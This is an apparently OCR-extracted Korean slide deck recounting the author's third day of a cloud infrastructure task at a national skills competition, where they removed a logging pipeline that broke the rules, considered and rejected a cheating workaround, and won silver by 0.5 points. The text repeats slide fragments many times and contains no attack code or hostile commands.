
4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..



4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..



4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..



4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

그리고 사전에 계획했던 내용인데, 응답 시간을 보기 위해 CloudFront → Lambda → CloudWatch Logs 구조의 파이프라인을 만들어뒀었음. (로그 확인용)



4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..


그리고 사전에 계획했던 내용인데, 응답 시간을 보기 위해 CloudFront → Lambda → CloudWatch Logs 구조의 파이프라인을 만들어뒀었음. (로그 확인용)



그런데 3과제 규칙 중 EKS Node를 위한 EC2 외 모든 컴퓨팅 리소스를 사용해선 안된다는 내용이 있어.
이 파이프라인을 전부 없애야 했음. (이것도 인지 못하고 있다가 실시간으로 점수 까이는거 보고 깨닳음)

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..


???: 다른 계정에 EC2를 만들어두고 대회용 계정의 EKS 컨트롤 플레인에 Join 시켜두면 안될까??



아주 잠깐 든 생각에다가 실제로도 구현이 가능한 구조라 생각만 했었으나...

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

???: 다른 계정에 EC2를 만들어두고 대회용 계정의 EKS 컨트롤 플레인에 Join 시켜두면 안될까??




EC2 인스턴스 개수만 보는게 아닌 EKS 자체의 노드 수를 체크하는 걸 수도 있고

아주 잠깐 든 생각에다가 실제로도 구현이 가능한 구조라 생각만 했었으나...

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

???: 다른 계정에 EC2를 만들어두고 대회용 계정의 EKS 컨트롤 플레인에 Join 시켜두면 안될까??



무엇보다 걸리면 명시적이진 않지만, 아무튼 부정 행위에 속하기 때문에 바로 드롭시킴.

(규칙: AWS 계정에서 EC2 Node를 제외한 어떠한 컴퓨팅 리소스도 사용하지 않는다)

EC2 인스턴스 개수만 보는게 아닌 EKS 자체의 노드 수를 체크하는 걸 수도 있고

아주 잠깐 든 생각에다가 실제로도 구현이 가능한 구조라 생각만 했었으나...

4-8. 대회 당일 3일차: 이렇게 나올줄은 예상 못했는데..

아무튼 3과제 종료 후 나름 열심히 했다고 생각, 40점 만점 중 30점 ~ 35점 사이로 나오지 않을까? 추정.

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

27	30	24.5	21	-	-	75.5	2

40점 만점 중 21점이 나옴.

누가봐도 매우 처참한 점수...



4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

27	30	24.5	21	-	-	75.5	2

40점 만점 중 21점이 나옴.

누가봐도 매우 처참한 점수...



본인 및 지도 선생님 모두 '망했다' 생각...

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.


등번호 1번


등번호 2번


등번호 3번


등번호 4번


등번호 5번


등번호 6번
(본인)


등번호 7번


등번호 8번

• • •


등번호 29번


등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번



등번호 3번



등번호 4번



등번호 5번



등번호 6번
(본인)



등번호 7번



등번호 8번





등번호 29번



등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번



등번호 4번



등번호 5번



등번호 6번

(본인)



등번호 7번



등번호 8번





등번호 29번



등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번



등번호 5번



등번호 6번

(본인)



등번호 7번



등번호 8번





등번호 29번



등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번



등번호 6번

(본인)



등번호 7번



등번호 8번





등번호 29번



등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번

전반적으로 잘 했음



등번호 6번

(본인)



등번호 7번



등번호 8번

• • •



등번호 29번



등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번

전반적으로 잘 했음



등번호 6번

(본인)



등번호 7번



등번호 8번





등번호 29번



등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번

전반적으로 잘 했음



등번호 6번

(본인)



등번호 7번



등번호 8번

• • •



등번호 29번



등번호 30번

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번

전반적으로 잘 했음



등번호 6번

(본인)



등번호 7번



등번호 8번

• • •



등번호 29번



등번호 30번

총합 결과 아웃. (2과제까지 잘 했다가 3과제에서 미끄러진 경우가 대부분)

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번

전반적으로 잘 했음



등번호 6번

(본인)



등번호 7번



등번호 8번

• • •



등번호 29번

아웃.



등번호 30번

총합 결과 아웃. (2과제까지 잘 했다가 3과제에서 미끄러진 경우가 대부분)

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번

전반적으로 잘 했음



등번호 6번

(본인)



등번호 7번



등번호 8번

• • •



등번호 29번

아웃.



등번호 30번

마지막도 아웃!!!

총합 결과 아웃. (2과제까지 잘 했다가 3과제에서 미끄러진 경우가 대부분)

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

최근 들어 전국기능경기대회에서 채점이 실시간으로 집계되는데, 3과제라서 최종 점수를 집계할 수 있었음.



등번호 1번

3과제에서 아웃.



등번호 2번

2과제 부터 아웃.



등번호 3번

3과제에서 아웃.



등번호 4번

2과제 부터 아웃.



등번호 5번

전반적으로 잘 했음



등번호 6번

(본인)

20점대가 무난한게 맞았네 (30점 이상 없음)



등번호 7번



등번호 8번

• • •



등번호 29번

아웃.



등번호 30번

마지막도 아웃!!!

총합 결과 아웃. (2과제까지 잘 했다가 3과제에서 미끄러진 경우가 대부분)


4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

1등



등번호 5번

2등




등번호 6번
(본인)

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

1등 

등번호 5번

2등 

등번호 6번
(본인)

2과제에서 5점 가까이 까이고 3과제도 예상보다 15점 이상 까여서 매우 낙담했었는데,
2등이라는 매우 좋은 성적이 나와주었음!!

(아마 3과제 연습을 다들 비슷하게 하지 않았나 추정. 3과제 인프라 구축부터 못해서 막힌 고수 친구들도 많았음)

4-9. 0.5점 차이로 금메달은 놓쳤다. 그런데 후회는 없다. (feat. 대반전)

1등 

등번호 5번

2등 

등번호 6번
(본인)

1등과 0.5점 차이에 2과제 아쉽게 틀린걸 생각하면 후회할만도 한데..

처참한 3과제 채점 결과를 경험한 당시 현장에서는 그러한 생각을 할 수가 없었음

진정한 희노애락이지 않을까....

5. 전국기능경기대회 후기










사실 기능경기대회라는게 보통 고등학교 시절동안 총 2번(2학년/3학년) 참여하는 것이 일반적이고, 2학년때 참가를 경험삼아 3학년때 빛을 내는 것이 일반적임. 하지만 본인은 3학년 때 최초로 참가.

⇒ 이런 점을 고려해봤을때 첫 전국기능경기대회에서 은메달이라는 성적은 매우 잘 나온게 아닐까 생각.

5. 전국기능경기대회 후기



그리고 분명 어렵지 않은 솔루션 아키텍처인데, 대회에서 풀어보니 생각보다 어려움이 있었음. 아마도 대회의 분위기와 약간의 긴장감이 한 몫 하는 듯.

만약 한번 더 참여한다면 더 좋은 성적이 나올 것이라 확신함. (한번 경험을 해봤으니...)

(다만 지난 입상자는 참가할 수 없으므로 인생에서의 전국기능경기대회는 여기서 끝..?)

